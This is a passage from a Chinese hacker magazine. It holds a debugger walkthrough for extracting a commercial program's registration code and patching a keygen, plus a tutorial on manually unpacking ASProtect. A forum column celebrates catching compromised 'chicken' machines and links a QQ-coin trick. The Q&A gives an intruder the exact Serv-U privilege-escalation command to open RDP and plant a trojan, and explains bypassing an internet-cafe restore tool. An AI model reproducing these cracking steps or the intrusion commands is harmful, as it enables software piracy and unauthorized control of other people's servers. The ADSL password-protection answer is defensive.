//这里把2B4F1605加上5AC74BE====30FB8AC3。
00405C92.8D45 C0   lea eax,dword ptr ss:[ebp-40]
00405C95. 6A 0A    push 0A
00405C97. 50       push eax
00405C98. FF75 E4 push dword ptr ss:[ebp-1C]
00405C9B.FF15 40A44000
call dword ptr ds:[<&MSVCRT._ultoa>]  //换成10进制821791427。
```

中间一直按F8走下去，一直到00405CE5这句可以看到：

```
00405CE5 FF75 E8  push dword ptr ss:[ebp-18]  /s2 = "399309eff1fc49354657c2b90fe9e4a9"
```

```
// 这个是真的注册码。
00405CE8    8B87 78010000    mov eax,dword ptr ds:[edi+178]  ; |
00405CEE 50  push eax    ; |s1="123456" // 这里是刚才我们输入的假码。
00405CEF  FF15 34A44000  call dword ptr ds:[<&MSVCRT._mbscmp>] ; \_mbscmp /
/ 进行比较，错误的话，底下就会跳走。
```

到这里就找到了真的注册码，只要我们在00405CE5处下断，然后在堆栈或内存中就都能看到真的注册码了。

Step 6：改注册机

上面完成的是找到真的注册码，我们还有一个任务就是要看看以前的那个注册机为什么不能用了。用OD把5.29版的注册机加载，直接按F9运行程序，在命令行下BPX * 来到模块间调用，点右键选择**"在每个命令中设置断点"**，然后在程序里面输入我们的机器码，这里再回到注册机的时候会被中断下来，边取消断点边按F9运行下去，一直到看到程序主界面后输入机器码，点生成注册码，这时OD停在了下面这个位置：

```
00401419    E8 E0120000    call <jmp.&MFC42.#6334>.
```

到查看--?断点，按住DEL不放删除所有断点，然后在刚才的位置重新下断点，一直单步F8下到这个位置：

```
0040147A    895424 1C    mov dword ptr ss:[esp+1C],edx
0040147E  05 C874AC05   add eax,5AC74C8  // 这里的EAX里就是我的机器码。
```

可以看到这里加上的是5AC74C8；而在上面我们分析的6.07版程序里面加的却是5AC74BE。难道问题就出在这里？不管那么多，先把5AC74C8改成和程序里面的一致再说。修改好后，按F9接着运行下去，在注册机里面可以看到生成的注册码是399309eff1fc49354657c2b90fe9e4a9，也就是和刚才我们跟出来的一样了啊！看来作者这次升级也就是改了这里才导致注册机失败的吧。那这里把修改后的注册机保存为KEYGEN6.07.EXE，然后用资源黑客修改器修改注册机的标题为6.07版就完工了。要提醒大家的是，要是有人拿这个去注册6.07以前的版本是不会成功的。

Step 7：做总结

OK，到此我们的任务全部完成了。就整个过程做下总结：我们在文章中查到注册的函数入口，直接定位过去，跟代码，由API函数了解代码的用途，找到机器码的取法，再跟下去可以看到真的注册码。总体来说思路比较顺，也没什么特别难懂的地方，大家做练习，下期会继续加大难度的。

申明：本文只作技术研究，请勿用于非法行为，多多支持国产软件。

（文章中用到的工具MFC按钮消息人口查找工具.exe，PEID，OD以及天天电视6.07版软件，在光盘中有收录。）

编辑点评：*飘舞兄弟接着上期杂志中的教程写了这个实战篇，好好温习上期的知识，再用这期的教程做练习，相信你很快就能熟悉破解的技巧。小编还要说一句，其实破解不是很难，多注意程序的提示和处理过程。时不时地想想你自己要写这么个程序该怎么做，对你的破解会有启发作用的。*

手动脱壳+修复之ASProtect 1.22-1.23Beat

Spirit

从本文你可以学到：
1、手动脱Aspr壳的技巧；
2、手动修复脱壳后出现的错误。

最近研究脱壳，已经攻破了很多压缩壳。感觉脱壳很过瘾，不过脱压缩壳没什么技术含量，所以学习了一下加密壳。经过一阵子翻箱倒柜，找到了Aspack的加壳主程序。嘎嘎，又是一个压缩壳！还是别浪费时间了吧，赶紧学习！咔咔咔…猛敲键盘。

首先，用PEID查看了一下。啊？怎么是Aspr?这可是猛壳啊！只不过版本是1.22--1.23beta的，有点老，不过，既然正要学习加密壳，那就从这个壳开始吧。(图1)

用OD载入它，异常选项如下设置，非**法访问内存**不打钩，因为一会儿要用到这个异常来脱壳（图2）。





图1 PEID查壳


图2 设置OD异常选项

设置好异常，载入程序，载入后停在这里（图3）。早就听说这壳有异常，确实如此啊，我经过了27次异常（不同机器经过的异常次数是不同的），最后一次异常来到这里（图4）。

00401000	68 01704600	PUSH ASPACK.00467001
00401005	E8 01000000	CALL ASPACK.0040100B
0040100A	C3	RETN
0040100B	C3	RETN

图3 载入后停在这里

0012FF64	0012FFE0	指向下一个SEH记录的指针
0012FF68	00DA00C4	SE处理程序


图4 最后一次异常位置

在0012FF68这句上单击右键选择反汇编窗口跟随，然后来到00DA00C4，按F2下断点，然后Shift+F9运行，程序停在00DA00C4。

下面的脱壳过程很爽，就是这里要用到OD异常设置里的那个没打钩的选项。ALT+M打开内存镜像，在00401000，也就是代码段这行**设置内存访问断点**，然后按F9运行，结果就直接停在OEP!

00442CE8 55 PUSH EBP //OEP

马上拿出Lord直接完整转存来PEDUMP它（注意这时不要关闭OD），(图5)


图5 DUMP程序

运行DUMP的程序出现错误，打开Import REC在IAT里面输入0042CE8，也就是真正的OEP；点击**"自动搜索IAT"→"显示无效函数"→"追踪级别1"**(图6)。

追踪后还剩下8个未识别的，再用Import REC的ASProtect 1.22插件继续追踪后全部有效！→**"修复抓取文件"**，再运行程序还是有错误(图7)。




图6　追踪级别




图7　出现错误

哎呀…没办法，打开OD自己修复吧。用OD加载入已脱壳程序，F9运行后出错，查看堆栈信息（图8）。在0012FFB0处用鼠标右键单击选择**反汇编窗口跟随**。




图8　堆栈信息

```
00442D61 |. FF15 10494400 CALL
DWORD PTR DS:[444910]//这里要改!
00442D67 |. A1 30564400 MOV EAX,
DWORD PTR DS:[445630]//跟到这里
```

向上查看00442D61　DS:[00444910]=00DBC9A0

这时，来到没脱壳的那个程序的OD调试窗。什么，你把它关了？那就载入再来吧。在没脱壳的那个程序的OD调试窗内按Ctrl+G输入00442D61，确定，然后按F2下断→F9，来到这里：

```
00442D61  FF15 10494400  CALL
DWORD PTR DS:[444910]//按F7进入
00DBC9A0  833D A835DC00 0>CMP
DWORD PTR DS:[DC35A8],0
//F7到这里，这时候DS:[00DA35A8]
=00442BEC (ASPACK.00442BEC)
```

切换到脱壳后程序的OD调试窗那里，同样到00442D61这里将此处的值00DBC9A0修改为00442BEC，（图9）。




图9　修改地址

然后点击右键选择**数据窗口中跟随地址**（图10），再用右键点击地址00444910选择**复制可执行文件**，保存即可。




图10　数据窗口中跟随地址

运行保存的文件，晕！还是有错误（图11），没办法，接着来！




图11　运行出错

用OD加载入已脱壳程序，F9运行后出错，查看堆栈信息（图12）。




图12　查看堆栈信息

在0012FDFC处点鼠标右键选**反汇编窗口跟随**，来到：

```
0043F5DC. FF15 08494400 CALL
DWORD PTR DS:[444908]//这里是个Call
0043F5E2. E9 83000000 JMP dumped_.
0043F66A//来到这里
此时这里0043f5dc DS:[00444908]
=00D9C8F4
切换到未脱壳程序的调试窗：
0043F5DC  FF15 08494400  CALL
DWORD PTR DS:[444908]//下断F2，然后
按F7进入
0043F5E2  E9 83000000  JMP
ASPACK.0043F66A
00DBC8F8  833D 6036DC00 0>CMP
DWORD PTR DS:[DC3660],0//F7后来到这里
...
00DBC920  C3  RETN
```

这里把脱壳后程序的DS:[00444908]=00DBC8F4改为0043F6D5，然后按照上面的保存方法保存。运行保存的程序，还是出错，需再次修复！（图13）




图13　运行再次出错

再载入脱壳后的程序，然后按F9运行，查看堆栈信息如下（图14）。




图14　再查看堆栈信息

在0012FDFC处点鼠标右键选**反汇编窗口跟随**来到这里：

```
0043F66A > FF15 0C494400 CALL
DWORD PTR DS:[44490C]//仍然有个Call
0043F670.B2 01 MOV DL,1 //到这里
这个0043F66A DS:[0044490C]
=00D9C8F4
```

切换到未脱壳程序的调试窗，然后来到这里：

```
0043F66A. FF15 0C494400  CALL
DWORD PTR DS:[44490C]//下断F2，按F7
00DBC924  833D 6036DC00 0>CMP
DWORD PTR DS:[DC3660],0//跟到这里
...
00DBC94A  C3  RETN
```

修复方法跟上一个一样，向下找一个RETN0043F6D5 C3　RETN//我找了这个切换到脱壳后的OD调试窗，把这个0043F66A　DS:[0044490C]=00D9C8F4改成0043F6D5，然后同上的方法保存。再运行，OK，没问题了，程序终于可以正常运行了-_-我手都麻木了……

本文的重点是手动修复。脱壳确实很爽！不过修复太恐怖了……但还是挺了过来。这个是老版本的，新的还不知道会怎么样呢，以后就更不用说了。不过我已经做好了迎接准备，希望大家也不要怕修复，多多实践吧！光看是没前途的，手彻底麻木中……

[文中的Aspr壳、OD、PEID在光盘中有收录。]

编辑点评 Aspr脱壳并不难，麻烦的是修复步骤。作者在这里讲解了Aspr壳的手工脱解和修复的操作，思路跳跃比较大，希望大家能静下心来慢慢地学习。文章的主要亮点是对脱壳后的程序进行手工修复，希望对你有用！

【雕虫小技之VC专辑】

NULL与0的区别

还是让我们看一下windef.h中NULL的定义：

```
#ifndef NULL
#ifdef __cplusplus// 这个是指示用C++来编译程序
#define NULL 0
#else
#define NULL ((void *)0)
#endif
#endif
```

所以说：它们没有区别，只不过在C里面会做一个强制类型转换。

NoHACK 论坛帖吧

《黑客手册》

任我小行玩社区

HI，大家好。帖吧又与大家见面了。在这个美好的5月里，大家的技术学得怎么样了？能不能自己独立地抓肉鸡玩呢？不过抓不到也别灰心、丧气！因为最近肉鸡行业不景气，即使老鸟也轻易抓不到的！所以抓不到肉鸡不代表大家学得不好。只要按照我们杂志上各高手的文章操作，你的技术就一定能迅速提高。我们要认真地从文章里学方法，学思路，切忌生搬硬套，因为网络的环境实在是太复杂啊！

5月里大家在论坛玩得是否开心？你的问题是否得到相关版的版主的第一时间回复？在论坛里是否找到了技术上共同进步的好友？如果你的帖子特别好，就有机会在这里发布，向各路朋友展示你的才华哦！好了，不"罂迹"了，我们直接走进论坛，走进《黑客手册》，走进万万千千的帖子，看看有什么好玩的啊！

一、小菜最感兴趣的问题

1．如何能不花钱，不费事得到ＱＢ？

想看吗？真的想看吗？想看你就说嘛，你不说我怎么知道你想不想看呢？(不要扔我啊！）请看"叶子"给我们带来的[永不过期的刷QQ币技巧共享]。

地址：菜鸟解惑版(http://www.nohack.cn/bbs/thread-5557-1-1.html)

2．自己机器中毒了，怎么杀不掉啊！

在群里或是在论坛上，很多小菜想学病毒技术，但是往往都是自己先被毒给毒倒了。他们总是想知道中的是什么毒？想知道为什么自己杀不掉，想系统地分析下病毒。但谁叫自己不知道办法呢。现在好了，斑竹"雅酷"论坛征集病毒，大家可以把自己搞不懂的病毒及可怀疑程序传上来。毒王"雅酷"收"毒品"了！

地址：反毒先锋(http://www.nohack.cn/bbs/thread-3270-1-1.html)

3．每期都看杂志，但是我不会用论坛啊！

每期都有很多读者来信说，自己每期的杂志都看，但就是不知道怎么在论坛里交流。自己问的问题不是被陈就是没人回应。为什么呢？难道技术不好就遭人歧视无人回吗？这个可以明确回答你。不是你想的那样啊！因为提问讲究技巧，起码要在标题上叫其他人看出来这是个问题，否则别人不知道你这个帖子是不是问题。有的就不进来看了。管理员空气给大家提个醒，名字叫[提问的智慧]

地址：菜鸟解惑版(http://www.nohack.cn/bbs/thread-287-1-1.html)

二、小菜能得到精美奖品的途径

1．制作精美自由独行的边缘文化海报和涂鸦本是不是早就梦寐以求了？

现在机会来了，只要购买一本最新图书《黑客日记精华本》就可以获赠了！那真是个绝对的COOL！如果你想先一睹风采，那就先去论坛过下眼瘾吧！而且只要填写回执，还有机会获得前卫另类超级酷的边缘文化T恤。炎炎夏日，穿上它，多么的酷！

地址：手册读编版(http://www.nohack.cn/bbs/thread-5384-1-1.html)

2．写点建议也能得超级酷的自由独行的边缘文化T恤。

奖励办法

1.如果谁的建议提得好，切合实际，有建设性，又能得到我们的采纳。那么谁就可以得到奖品！

2.重在参与！我们会从所有参加者中。随机选取5位幸运者。看看谁有这个福分啦！

地址：站务管理(http://www.nohack.cn/bbs/thread-5121-1-1.html)

三、小菜想知道的斑竹样子

论坛的斑竹们，论坛的好友们辛苦地为大家解答问题，我们都心存感激。如果哪天在路上遇见，一定要拉住请他去吃大餐。但是你千万不要搞错人了啊！所以首先我们要知道他么长什么样子的！本期开始我们一个个的来亮PP！好玩的图图看着就想笑，本期为你推荐好图！

1.疲惫得很，胡子都没有时间刮的斑竹"lopo"，更有黑客味！

地址：我的照片版（http://www.nohack.cn/bbs/thread-5749-1-1.html）

2.三缺德的帖子被管理员删除之后，情人难过，小蜜上火！夜总会小姐集体罢工，世界都乱套了！请看icyleaf 带来的不可不看的强帖！

地址：我的照片版（http://www.nohack.cn/bbs/thread-5749-1-1.html）

3.想看自拍的MM吗？想看吗？论坛美女"土匪婆"玉照老多张，想看快来啊！

地址：我的照片版（http://www.nohack.cn/bbs/thread-4947-1-1.html）

好了，千字过后，也要到了我们本期帖吧的尾声了，这里小行诚挚征集，关于本栏目的建议及意见，如何使本栏目做得更好？作为各位读者，你们想叫这个栏目如何改革？来信请致renwoxiaoxing@21cn.com！

Q&A

本期主持：小龙猪

写在前面

这是第三次做这个栏目，感受比较深刻。可以说，每个对黑客技术的爱好者，都是从提问走过来的。

我们平时可以借助Google和Baidu来解决一些实际问题，同时对于一些棘手的入侵和安全问题，欢迎大家通过《黑客手册》的Q&A这个栏目平台和我们交流，我会争取给大家一个满意的答复。可能很多朋友觉得提问很丢面子或者说即使不懂也不太爱交流，其实古人就这个问题曾释疑过："三人行，必有我师。"通过提问得到收获的不光是你自己，还有那些有着同样问题的以及帮助你解答的朋友。希望大家踊跃到论坛的"菜鸟解惑"进行发言，可以直接在论坛给我发消息，我的ID是yizhigu。如果存在难以解决的问题，即使我不懂，我也会请教其他朋友，给你一个满意的答复。最后一句话：学问学问，不光要学，还要懂得去问，还要敢于去问！

论坛代表性问题收集

Q 求助：如何用命令打开自己机子中的telnet服务？如果光是用net start telnet命令好象打不开啊！它提示：发生系统错误1058．无法启动服务，原因可能是已被禁用或与其相关联的设备没启动。(URL：http://www.nohack.cn/bbs/thread-5550-1-1.html)

A WindowsXP在默认状态下，telnet服务是禁用的。对于禁用的服务，是不提供启动参数的。解决的方法是先利用sc命令把服务设为自动：sc config tlntsvr start= auto（tlntsvr是telnet服务名），然后使用net start telnet或者sc start tlntsvr命令就可以开启telnet服务了。这里只是给某些新手朋友的提示，对于特定服务无法开启的解决方法是先设置服务类型，特别是灵活运用sc命令。

Q 求助：关于文件夹的安全问题。我想问下，在C盘的所有文件夹，只要你点鼠标右键选择属性，里面会出现常规 共享 安全 自定义4个选项，而在其他盘符中，文件夹属性里却没有安全这一项，我想问下怎么在其他盘符文件夹属性里加上安全这一项。(URL：http://www.nohack.cn/bbs/thread-5436-1-4.html)

A 你的C盘的分区格式是NTFS，所以存在安全项目。如果需要在其他盘符设置安全，可以在命令提示符下输入：convert <驱动器盘符>：/fs:ntfs。重新启动后自动转入格式转换程序。利用WindowsXP的安装光盘也可以自定义转换磁盘分区格式。但是如此操作会使硬盘文件丢失，我们可以利用PartitionMagic这款软件进行无损坏转换，在对应分区上右键的弹出菜单里进行转换就可以了。

Q 紧急提权问题，快来帮我看看！！！我已经利用ftp加了管理员了，但对方好像没开3389。我想放个鸽子，或者放个3389安装程序上去，命令方式是怎么样的？我不知道海阳那里的参数怎么写，，只会用加管理员的命令，对方是servu5.4。(URL：http://www.nohack.cn/bbs/thread-5281-1-7.html)

A 既然su的本地溢出可以提权成功，并且你也利用漏洞添加了管理员，所以你这个问题根本谈不上是提权，su溢出后已经是最高权限了。假设你的提权工具为su.exe，开3389工具为opents，所在目录均为D:\website，执行D:\website\su.exe "d:\website\opents"就可以重启服务器并开启3389了。至于木马服务端是一样的，只需要利用溢出工具执行到相对目录的文件就可以了。

Q 请高手帮忙：本地连接被隐藏了！我所在的网吧里的电脑系统里面的本地连接被那个管理员全部隐藏起来了。要怎么才可以恢复它，有软件可以用吗？或者什么办法．．网吧有还原精灵。(URL：http://www.nohack.cn/bbs/thread-5117-1-10.html)

A 运行services.msc或者在"我的电脑"右键的管理项目进入服务管理，查找如下服务：Plug and play，该服务的功能是识别硬件修改。把已禁用的服务类型改为自动，并且启动该服务（无法通过以上方法打开服务管理的朋友，可以借助精锐网吧辅助工具等执行）。或者通过命令行工具启动该服务，具体命令如下：sc config plugplay start= auto和sc start plugplay。若以上方法不能解决，可能是有些BT的管理员把本地连接对应到本地的动态链接文件反注册，我们可以依次执行regsvr32 Netcfgx.dll，regsvr32 Netshell.dll，regsvr32 Netman.dll，注册这三个组件，破解掉还原精灵重新启动就可以看到网络连接了（还原精灵破解可以利用还原精灵全版本破解器）。一般情况下第一种方法就可以解决。

读者提问精选

Q 最近我和几位朋友的电脑被人入侵后，在互联星空利用我们的ADSL进行消费。这让我们很恼火，可是装了杀毒软件后还是不能解决问题，请教如何才能保护自己的ADSL密码不被黑客利用？

A 首先确保你们的安全意识，还是老生常谈的那句话：一定要在系统打全安全补丁后再进入非大型网站进行浏览，以防网页木马；下载文件后进行捆绑检测，查毒和跟踪分析。现在的免杀技术相当成熟，几乎看过几个动画的小黑都能制作自己的免杀木马，所以还要具备一些查杀木马的常识，这些可以从"无毒有偶"栏目里积累经验和技巧。最后还是谈一下如何从ADSL密码上进行保护吧。

1、如果是利用路由器共享上网的朋友，一定要修改默认的管理密码。最好是利用路由管理功能，设置访问端口，禁止外网访问。因为内网环境下的朋友，成为肉鸡后黑客惯用的手段就是端口映射后建立代理，只要设置强悍的路由管理密码，才能从根本上防止泄露的可能。

2、大多数被利用PC基本上是ADSL拨号上网环境下的用户，而黑客只需要上传一个Dialupass工具在命令行下执行查看密码的操作就能得到ADSL账号和密码。这个工具是利用系统自带的PPPOE拨号工具的缺陷，从HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets\L${6B3E6424-AF3E-4bff-ACB6-DA535F0DDC0A}\CurrVal（不同用户，可能字符串有所不同）读取拨号保存的信息，工具对应解密出标准DES算法就能返回真实值。经过我对该项目下权限的设置发现，不管如何设置，如果工具不能读取，xp的拨号客户端也失效。所以建议大家在网络连接里删除建立的系统连接，并删除注册表下对应的根键（HKEY_LOCAL_MACHINE\SECURITY\默认为system权限访问，大家更改其权限为admin便可进入）。最后安装互联星空专用拨号程序，下载地址：http://messenger.vnet.cn/shengji.htm。切记删除之前建立的拨号信息，很多用星空极速还是被刷点就是没有删除之前系统自带客户端连接信息。据调查，现在还没有黑客研究星空极速这玩意。

